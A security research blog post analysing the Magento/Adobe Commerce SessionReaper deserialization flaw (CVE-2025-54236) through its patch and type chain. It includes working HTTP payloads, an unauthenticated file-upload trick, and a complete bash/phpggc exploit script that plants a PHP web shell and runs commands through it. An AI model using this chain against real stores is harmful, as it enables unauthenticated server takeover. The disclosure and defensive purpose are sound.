 Research
Research
Research October 22, 2025
Magento is still one of the most popular e-commerce solutions in use on the internet, estimated to be running on more than 130,000 websites. It is also offered as an enterprise offering by Adobe under the name Adobe Commerce, which receives automatic patching.
Another critical vulnerability has been announced in Magento / Adobe Commerce: CVE-2025-54236, dubbed SessionReaper. Adobe has described the issue as a “security feature bypass” and no public proof-of-concept existed at the release of the advisory. The vulnerability was discovered by Blaklis, and announced via Sansec.
Despite the understatement of this issue by Adobe, we believe that this is a critical vulnerability. In instances that use file-based session storage, remote code execution can be easily achieved by an unauthenticated user. Instances that do not use file-based session storage (such as Redis-backed instances) may also be vulnerable. This blog post explores the necessary steps and preconditions to exploit this vulnerability.
To understand what the issue actually is, we took a look at the patch from Adobe. The patch focuses on changing the way the type deserialization works for input received on the API endpoints.
diff --git a/vendor/magento/framework/Webapi/ServiceInputProcessor.php b/vendor/magento/framework/Webapi/ServiceInputProcessor.php
index ba58dc2bc7acf..06919af36d2eb 100644
--- a/vendor/magento/framework/Webapi/ServiceInputProcessor.php
+++ b/vendor/magento/framework/Webapi/ServiceInputProcessor.php
@@ -246,6 +246,13 @@ private function getConstructorData(string $className, array $data): array
             if (isset($data[$parameter->getName()])) {
                 $parameterType = $this->typeProcessor->getParamType($parameter);

+                // Allow only simple types or Api Data Objects
+                if (!($this->typeProcessor->isTypeSimple($parameterType)
+                    || preg_match('~\\\\?\w+\\\\\w+\\\\Api\\\\Data\\\\~', $parameterType) === 1
+                )) {
+                    continue;
+                }
+
                 try {
                     $res[$parameter->getName()] = $this->convertValue($data[$parameter->getName()], $parameterType);
                 } catch (\ReflectionException $e) {
In the patch, they’ve limited the types that can be instantiated in constructors to only “simple” types (strings, ints, floats, doubles, and booleans) and types matching a specific pattern for their names, such as MagentoTaxApiDataTaxRateInterface. With this information in mind, we knew we were looking for complex types, like MagentoFrameworkSimplexmlElement from the previous critical Magento vulnerability.
Since the advisory from SanSec stated that file-based session storage was needed to exploit the vulnerability, we couldn’t use the same Magento Docker repo as last time around. Instead, we installed plain Magento 2.4 from GitHub in a Ubuntu VM using publicly available guides. With a working setup, we could then start looking for the vulnerability.
As a light refresher on the topic, Magento’s deserialization mechanism is a complex beast of custom code. The class MagentoFrameworkWebapiServiceInputProcessor holds most of this logic, taking in a nested PHP array object and transforming it into the target class. To do this, the deserializer recursively checks the settable fields on objects and maps the input array onto those types.
There are two ways that fields are set on objects:
public function setBlah(Blah $blah))protected function _createFromArray($className, $data)
{
...
// 1. Set using the constructor
$constructorArgs = $this->getConstructorData($className, $data);
$object = $this->objectManager->create($className, $constructorArgs);
// 2. Set using public setters
foreach ($data as $propertyName => $value) {
if (isset($constructorArgs[$propertyName])) {
continue;
}
$camelCaseProperty = SimpleDataObjectConverter::snakeCaseToUpperCamelCase($propertyName);
try {
$methodName = $this->getNameFinder()->getGetterMethodName($class, $camelCaseProperty);
...
if ($methodReflection->isPublic()) {
$returnType = $this->typeProcessor->getGetterReturnType($methodReflection)['type'];
try {
$setterName = $this->getNameFinder()->getSetterMethodName($class, $camelCaseProperty); // 2.
} catch (\Exception $e) {
...
}
...
$this->serviceInputValidator->validateEntityValue($object, $propertyName, $setterValue);
$object->{$setterName}($setterValue);
}
} catch (\LogicException $e) {
$this->processInputErrorForNestedSet([$camelCaseProperty]);
}
}
...
}Further explanation of how exactly this deserialization works can be found in our previous blog post on this topic.
We need some types to start with, though. Following Sergey’s notes on mapping out unauthenticated API methods, we arrive at the following types to look at:
MagentoQuoteModelQuotePaymentMagentoQuoteModelQuoteAddressMagentoQuoteModelQuoteItemMagentoQuoteModelCartTotalsAdditionalDataMagentoFrameworkApiSearchCriteriaMagentoCheckoutModelShippingInformationMagentoCheckoutModelTotalsInformationMagentoGiftMessageModelMessageMagentoCustomerModelDataCustomerWe, however, still need a target type to try and chain into. Given that this vulnerability is named “SessionReaper,” we assumed that it would end up somewhere near some session-handling code. Taking a look at MagentoFrameworkSessionSessionManager reveals some very interesting functionality:
class SessionManager implements SessionManagerInterface, ResetAfterRequestInterface
{
    public function __construct(
        \Magento\Framework\App\Request\Http $request,
        SidResolverInterface $sidResolver,
        ConfigInterface $sessionConfig,
        SaveHandlerInterface $saveHandler,
        ValidatorInterface $validator,
        StorageInterface $storage,
        \Magento\Framework\Stdlib\CookieManagerInterface $cookieManager,
        \Magento\Framework\Stdlib\Cookie\CookieMetadataFactory $cookieMetadataFactory,
        \Magento\Framework\App\State $appState,
        ?SessionStartChecker $sessionStartChecker = null
    ) {
        $this->request = $request;
        $this->sidResolver = $sidResolver;
        $this->sessionConfig = $sessionConfig;
        $this->saveHandler = $saveHandler;
        $this->validator = $validator;
        $this->storage = $storage;
        $this->cookieManager = $cookieManager;
        $this->cookieMetadataFactory = $cookieMetadataFactory;
        $this->appState = $appState;
        $this->sessionStartChecker = $sessionStartChecker ?: \Magento\Framework\App\ObjectManager::getInstance()->get(
            SessionStartChecker::class
        );
        $this->start();
    }

    public function start()
    {
        if ($this->sessionStartChecker->check()) {
            if (!$this->isSessionExists()) {
                ...
                $this->initIniOptions();
                $this->registerSaveHandler();
                ...
                session_start();
                ...
                $this->validator->validate($this);
                ...
            } else {
                $this->validator->validate($this);
            }
            $this->storage->init(isset($_SESSION) ? $_SESSION : []);
        }
        return $this;
    }

    private function initIniOptions()
    {
        ...
        foreach ($this->sessionConfig->getOptions() as $option => $value) {
            if ($option === 'session.save_handler' && $value !== 'memcached') {
                continue;
            } else {
                $result = ini_set($option, $value);
                ...
            }
        }
    }
}
By setting $sessionConfig , we can potentially control the options passed to ini_set(), which includes some very interesting and sensitive options. Not all of these options are reachable though, and the underlying type MagentoFrameworkSessionConfig needs to be checked.
class Config implements ConfigInterface
{
    public function __construct(
        \Magento\Framework\ValidatorFactory $validatorFactory,
        \Magento\Framework\App\Config\ScopeConfigInterface $scopeConfig,
        \Magento\Framework\Stdlib\StringUtils $stringHelper,
        \Magento\Framework\App\RequestInterface $request,
        Filesystem $filesystem,
        DeploymentConfig $deploymentConfig,
        $scopeType,
        $lifetimePath = self::XML_PATH_COOKIE_LIFETIME
    ) {
        ...
        $savePath = $deploymentConfig->get(self::PARAM_SESSION_SAVE_PATH);
        if (!$savePath && !ini_get('session.save_path')) {
            $sessionDir = $filesystem->getDirectoryWrite(DirectoryList::SESSION);
            $savePath = $sessionDir->getAbsolutePath();
            $sessionDir->create();
        }
        if ($savePath) {
            $this->setSavePath($savePath);
        }
        ...
    }

    public function setSavePath($savePath)
    {
        $this->setOption('session.save_path', $savePath);
        return $this;
    }
}
So we can control the path that sessions are read from! The path through the $deploymentConfig parameter ends up being a red herring and a bit of a rabbit hole (but also ends up being a near-miss with remote file include — check MagentoFrameworkAppDeploymentConfigReader), but instead we can hit setSavePath directly, since it’s a public setter function.
A very rough script was written to map out the chains from source to sink types. This resulted in the following type chain:
MagentoQuoteModelQuotePaymentMagentoPaymentHelperDataMagentoFrameworkAppHelperContextMagentoFrameworkUrlMagentoFrameworkSessionGenericMagentoFrameworkSessionSaveHandlerMagentoFrameworkSessionConfigAssembling all the parts together, we issue a request and…
PUT /rest/default/V1/guest-carts/abc/order HTTP/1.1
Host: example.com
Accept: application/json
Cookie: PHPSESSID=testing
Connection: close
Content-Type: application/json
Content-Length: 265

{
  "paymentMethod": {
    "paymentData": {
      "context": {
        "urlBuilder": {
          "session": {
            "sessionConfig": {
              "savePath": "does/not/exist"
            }
          }
        }
      }
    }
  }
}
HTTP/1.1 500 Internal Server Error
Date: Mon, 13 Oct 2025 21:05:17 GMT
Server: Apache/2.4.58 (Ubuntu)
Cache-Control: no-store
Content-Length: 104
Connection: close
Content-Type: application/json; charset=utf-8
{"message":"Internal Error. Details are available in Magento log file. Report ID: webapi-68ed6990bd170"}… Success?
Taking a look at the application error logs yields a bit more information:

Warning: SessionHandler::read(): open(does/not/exist/sess_testing, O_RDWR) failed: No such file or directory (2)Success!
It’s also worth noting at this point that back in 2024, Sergey noted the same error:
Another thing to note is that a save path that doesn’t exist will always cause an internal server error. On patched instances, the application will instead return a 400 Bad Request. This makes it a good payload for determining if a server is vulnerable.
Many other payloads exist, too, for example:
{
  "paymentMethod": {
    "paymentData": {
      "context": {
        "urlDecoder": {
          "urlBuilder": {
            "request": {
              "pathInfoProcessor": {
                "helper": {
                  "backendUrl": {
                    "session": {
                      "sessionConfig": {
                        "savePath": "PATH"
                      }
                    }
                  }
                }
              }
            }
          }
        }
      }
    }
  }
}
The session config class can also be reached through other types, like MagentoQuoteModelQuoteAddress and MagentoQuoteModelQuoteItem. This means that other API endpoints can also be used. Combining these with a tool like nowafpls means it’s pretty straightforward to get around WAFs that might block the unmodified payload.
In the case of Redis-backed session storage, this payload won’t work. MagentoFrameworkSessionSaveHandlerRedis doesn’t touch the local file system, so a Redis-specific data writing method would be necessary. However, at that point, the deserialization chain becomes unnecessary, as you could write a Redis key with a specific name to achieve deserialization (which doesn’t seem possible in this version of Magento). There are hundreds of reachable classes though, so an alternative chain may exist that could let you read, write, and execute files, for example.
The last thing to note is that the save path can be relative (../) or absolute too (/var/www/html/). It operates relative to the pub/ folder of the web root. It doesn’t support URIs (file://, http://, etc), so for a full payload, we will need some way to write files to disk.
Magento processes user input in ways beyond just the API endpoints. Throughout the code base are additional routes, specified in routes.xml files. For example, the file magento2/app/code/Magento/Customer/etc/frontend/routes.xml has the following contents:
<?xml version="1.0"?>
<!--
/**
 * Copyright © Magento, Inc. All rights reserved.
 * See COPYING.txt for license details.
 */
-->
<config xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xsi:noNamespaceSchemaLocation="urn:magento:framework:App/etc/routes.xsd">
    <router id="standard">
        <route id="customer" frontName="customer">
            <module name="Magento_Customer" />
        </route>
    </router>
</config>
The important things to note in this file are the lines:
router id="...", which specifies what sort of request router is used. The two types are “admin” and “standard”. The ones we’re interested in are “standard”.route id="...", which specifies the endpoint on which the route lies. For example, the Customer controllers are all available on /customer.module name="...", which provides the path to where to find the controllers. The value Magento_Customer maps to magento2/app/code/Magento/Customer/, which is where we end up finding the Controller/ subfolder.Poking around the controller folders, we come across this interesting file: Customer/Controller/Address/File/Upload.php
<?php
...
class Upload extends Action implements HttpPostActionInterface
{
    ...
    public function execute()
    {
        try {
            $requestedFiles = $this->getRequest()->getFiles('custom_attributes');
            if (empty($requestedFiles)) {
                $result = $this->processError(__('No files for upload.'));
            } else {
                $attributeCode = key($requestedFiles);
                $attributeMetadata = $this->addressMetadataService->getAttributeMetadata($attributeCode);

                $fileUploader = $this->fileUploaderFactory->create([
                    'attributeMetadata' => $attributeMetadata,
                    'entityTypeCode' => AddressMetadataInterface::ENTITY_TYPE_ADDRESS,
                    'scope' => CustomAttributesDataInterface::CUSTOM_ATTRIBUTES,
                ]);

                $errors = $fileUploader->validate();
                if (true !== $errors) {
                    $errorMessage = implode('</br>', $errors);
                    $result = $this->processError(($errorMessage));
                } else {
                    $result = $fileUploader->upload();
                    $this->moveTmpFileToSuitableFolder($result);
                }
            }
        } catch (...) {
            ...
        }

        $resultJson = $this->resultFactory->create(ResultFactory::TYPE_JSON);
        $resultJson->setData($result);
        return $resultJson;
    }
    /**
     * Move file from temporary folder to the 'customer_address' media folder
     *
     * @param array $fileInfo
     * @throws LocalizedException
     */
    private function moveTmpFileToSuitableFolder(&$fileInfo)
    {
        $fileName = $fileInfo['file'];
        $fileProcessor = $this->fileProcessorFactory
            ->create(['entityTypeCode' => AddressMetadataInterface::ENTITY_TYPE_ADDRESS]);

        $newFilePath = $fileProcessor->moveTemporaryFile($fileName);
        $fileInfo['file'] = $newFilePath;
        $fileInfo['url'] = $fileProcessor->getViewUrl(
            $newFilePath,
            'file'
        );
    }
    ...
}
This is an unauthenticated endpoint that appears to handle user file uploads from the custom_attributes field, and doesn’t require any authentication. Digging a bit deeper into some of the methods called from the class, we find some interesting restrictions and validation logic.
The uploaded file cannot have a protected extension (e.g., .php, .html, .xml — see app/code/Magento/Store/etc/config.xml for the complete list), but all other files, including those without extensions, are allowed. Importantly, in $fileProcessor->moveTemporaryFile(), the file name is not modified, except in the case that the file already exists, where it will append _1/_2/_3/etc to the uploaded file name.
Despite intuition telling us that the endpoint should be reachable at /customer/address/file/upload, it’s actually reachable at /customer/address_file/upload. Plugging in a necessary form_key (which can be any value, as long as it’s the same in the cookie and form parameters), we expect to get an uploaded file.
POST /customer/address_file/upload HTTP/1.1
Host: 192.168.198.130
Content-Length: 310
Accept: */*
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryDNFoGI9h3cNjiBCQ
Cookie: form_key=f49TpaNHU56uEgZc
Connection: close

------WebKitFormBoundaryDNFoGI9h3cNjiBCQ
Content-Disposition: form-data; name="form_key"

f49TpaNHU56uEgZc
------WebKitFormBoundaryDNFoGI9h3cNjiBCQ
Content-Disposition: form-data; name="custom_attributes"; filename="test_file"
Content-Type: text/plain

Hello
------WebKitFormBoundaryDNFoGI9h3cNjiBCQ--
But this resulted in the following error instead:
{
  "error": "No such entity with entityType = customer_address, attributeCode = name",
  "errorcode": 0
}
This error occurs when we hit $attributeCode = key($requestedFiles) and getAttributeMetadata($attributeCode). The key() function in PHP will get the next key in the given array, which is mainly used in combination with next() for looping through the elements of the array. By itself, however, it will just get the first key of the array.
Inserting a var_dump($requestedFiles) shows why we end up with name as the attributeCode:
array(6) {
  ["name"]=>
  string(9) "test_file"
  ["full_path"]=>
  string(9) "test_file"
  ["type"]=>
  string(10) "text/plain"
  ["tmp_name"]=>
  string(14) "/tmp/phpMsGHbm"
  ["error"]=>
  int(0)
  ["size"]=>
  int(5)
}
This stumped us for a while. How do we get past the attributeCode check? Do we need to set a custom attribute called name on the object? This code does indicate something about custom attributes after all. Or do we need to specify the target attribute in some other way? Maybe there’s a different, easier endpoint that we’re missing?
After a bit of trial and error, as well as looking at the underlying request parser code, we found that it was an easy fix. By changing the form input name from custom_attributes to custom_attributes[SOME_ATTRIBUTE] we found that the shape of the input array changed and we could specify whichever attribute we liked.
array(1) {
  ["SOME_ATTRIBUTE"]=>
  array(6) {
    ["name"]=>
    string(9) "test_file"
    ["full_path"]=>
    string(9) "test_file"
    ["type"]=>
    string(10) "text/plain"
    ["tmp_name"]=>
    string(14) "/tmp/phpk8FWf6"
    ["error"]=>
    int(0)
    ["size"]=>
    int(5)
  }
}
However, we still need a valid attribute code. Poking around in the database gave us a list of built-in attributes to try:
mysql> SELECT attribute_code, frontend_input FROM eav_attribute
    -> WHERE entity_type_id = (
    ->   SELECT entity_type_id FROM eav_entity_type
    ->   WHERE entity_type_code = 'customer_address'
    -> );
+---------------------+----------------+
| attribute_code      | frontend_input |
+---------------------+----------------+
| city                | text           |
| company             | text           |
| country_id          | select         |
| fax                 | text           |
| firstname           | text           |
| lastname            | text           |
| middlename          | text           |
| postcode            | text           |
| prefix              | text           |
| region              | text           |
| region_id           | hidden         |
| street              | multiline      |
| suffix              | text           |
| telephone           | text           |
| vat_id              | text           |
| vat_is_valid        | text           |
| vat_request_date    | text           |
| vat_request_id      | text           |
| vat_request_success | text           |
+---------------------+----------------+
Going down the list, we quickly find an attribute that works: country_id. Plugging it into the form gives us exactly what we were hoping for.
POST /customer/address_file/upload HTTP/1.1
Host: example.com
Content-Length: 647
Accept: */*
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryDNFoGI9h3cNjiBCQ
Cookie: form_key=f49TpaNHU56uEgZc
Connection: close

------WebKitFormBoundaryDNFoGI9h3cNjiBCQ
Content-Disposition: form-data; name="form_key"

f49TpaNHU56uEgZc
------WebKitFormBoundaryDNFoGI9h3cNjiBCQ
Content-Disposition: form-data; name="custom_attributes[country_id]"; filename="test_file"
Content-Type: text/plain

Hello world
------WebKitFormBoundaryDNFoGI9h3cNjiBCQ--
{
"name": "test_file",
"full_path": "test_file",
"type": "text/plain",
"tmp_name": "test_file",
"error": 0,
"size": 11,
"file": "/t/e/test_file",
"url": "http://192.168.198.130/customer/address/viewfile/file/dC9lL3Rlc3RfZmlsZQ~~/"
}We’ve successfully uploaded a file, and the contents have been written to the file pub/media/customer_address/t/e/test_file.
There’s still one last step that is needed: we need a payload for the session manager to deserialize. One option is to create a fake session and then use it to access customer/admin accounts. The more fun option is to try to get code execution.
phpggc comes to the rescue with its built-in payloads, so we don’t have to find our own. Taking a look at Magento’s dependencies within composer.json we find that Guzzle is in use, which has an arbitrary file write payload. This has the unfortunate requirement of needing to know where on-disk the webroot is, but it works for our purposes.
We need a few extra options in order to make this work. -se/--session-encode is needed so that it’s in the correct format for a serialized session. phpggc likes to insert an extra newline into the payload data as well as null bytes in the property names, so we also need -a/--ascii-strings to encode it.
Adding phpggc to the chain, we form the following exploit script:
HOST="http://example.com"
PAYLOAD_IN="/tmp/payload.php"
PAYLOAD_OUT="/var/www/html/magento2/pub/exploit.php"
FORMKEY=$(cat /dev/urandom | tr -dc 'a-zA-Z0-9' | fold -w 16 | head -n 1)
SESSID=$(cat /dev/urandom | tr -dc 'a-z0-9' | fold -w 26 | head -n 1)

./phpggc -se -pub -a Guzzle/FW1 "$PAYLOAD_OUT" "$PAYLOAD_IN"

curl -ks --cookie "form_key=$FORMKEY" -F "form_key=$FORMKEY" -F "custom_attributes[country_id]=@/tmp/sess_$SESSID" "$HOST/customer/address_file/upload"
curl -ks -X PUT --cookie "PHPSESSID=$SESSID" --header 'Accept: application/json' "$HOST/rest/default/V1/guest-carts/abc/order" --json '{"paymentMethod":{"paymentData":{"context":{"urlBuilder":{"session":{"sessionConfig":{"savePath":"media/customer_address/s/e"}}}}}}}'
Note that the server might complain about the cart ID in the last response and provide a 404. This is normal and means the payload successfully deserialized. We can check if the exploit was successful by sending requests to the uploaded payload:
$ curl -ks "$HOST/pub/exploit.php" --data 'cmd=echo;echo;id;whoami;pwd;echo'
[{"Expires":1,"Discard":false,"Value":"

uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data
/var/www/html/magento2/pub

n"}]Given that this is the second time that there has been an issue with deserialization in Magento, there remains a big question: is this patch enough?
From what we can tell, for now, it is. By adding the new restrictions to our type chain searching script, we found that we could only get about three types deep before we ran out of allowed types and setter functions.
MagentoQuoteModelQuotePayment
  MagentoQuoteApiDataPaymentExtensionInterface
MagentoQuoteModelQuoteAddress
MagentoQuoteModelQuoteItem
  MagentoQuoteApiDataCartItemExtensionInterface
  MagentoQuoteModelQuoteProductOption
    MagentoQuoteApiDataProductOptionExtensionInterface
MagentoQuoteModelCartTotalsAdditionalData
  MagentoQuoteApiDataTotalsAdditionalDataExtensionInterface
MagentoFrameworkApiSearchCriteria
  MagentoFrameworkApiSearchFilterGroup
  MagentoFrameworkApiSortOrder
MagentoCheckoutModelShippingInformation
  MagentoCheckoutApiDataShippingInformationExtensionInterface
  MagentoQuoteModelQuoteAddress
MagentoCheckoutModelTotalsInformation
  MagentoCheckoutApiDataTotalsInformationExtensionInterface
  MagentoQuoteModelQuoteAddress
MagentoGiftMessageModelMessage
MagentoCustomerModelDataCustomer
Both Adobe and third-party plugin developers will need to take care not to introduce any setter functions for types they do not intend for users to be able to create. They also need to be careful when performing later processing on this data.
The patch, as well as patching instructions, can be viewed at https://experienceleague.adobe.com/en/docs/experience-cloud-kcs/kbarticles/ka-27397.
Searchlight Cyber’s ASM solution, Assetnote, provides industry-leading attack surface management and adversarial exposure validation solutions, helping organizations identify and remediate security vulnerabilities before they can be exploited. Customers receive security alerts and recommended mitigations simultaneously with any disclosures made to third-party vendors. Visit our attack surface management page to learn more about our platform and the research we do.
Research
Research
Research Searchlight Cyber is used by security professionals and leading investigators to surface criminal activity and protect businesses. Book your demo to find out how Searchlight can:

Enhance your security with advanced automated dark web monitoring and investigation tools

Continuously monitor for threats, including ransomware groups targeting your organization

Prevent costly cyber incidents and meet cybersecurity compliance requirements and regulations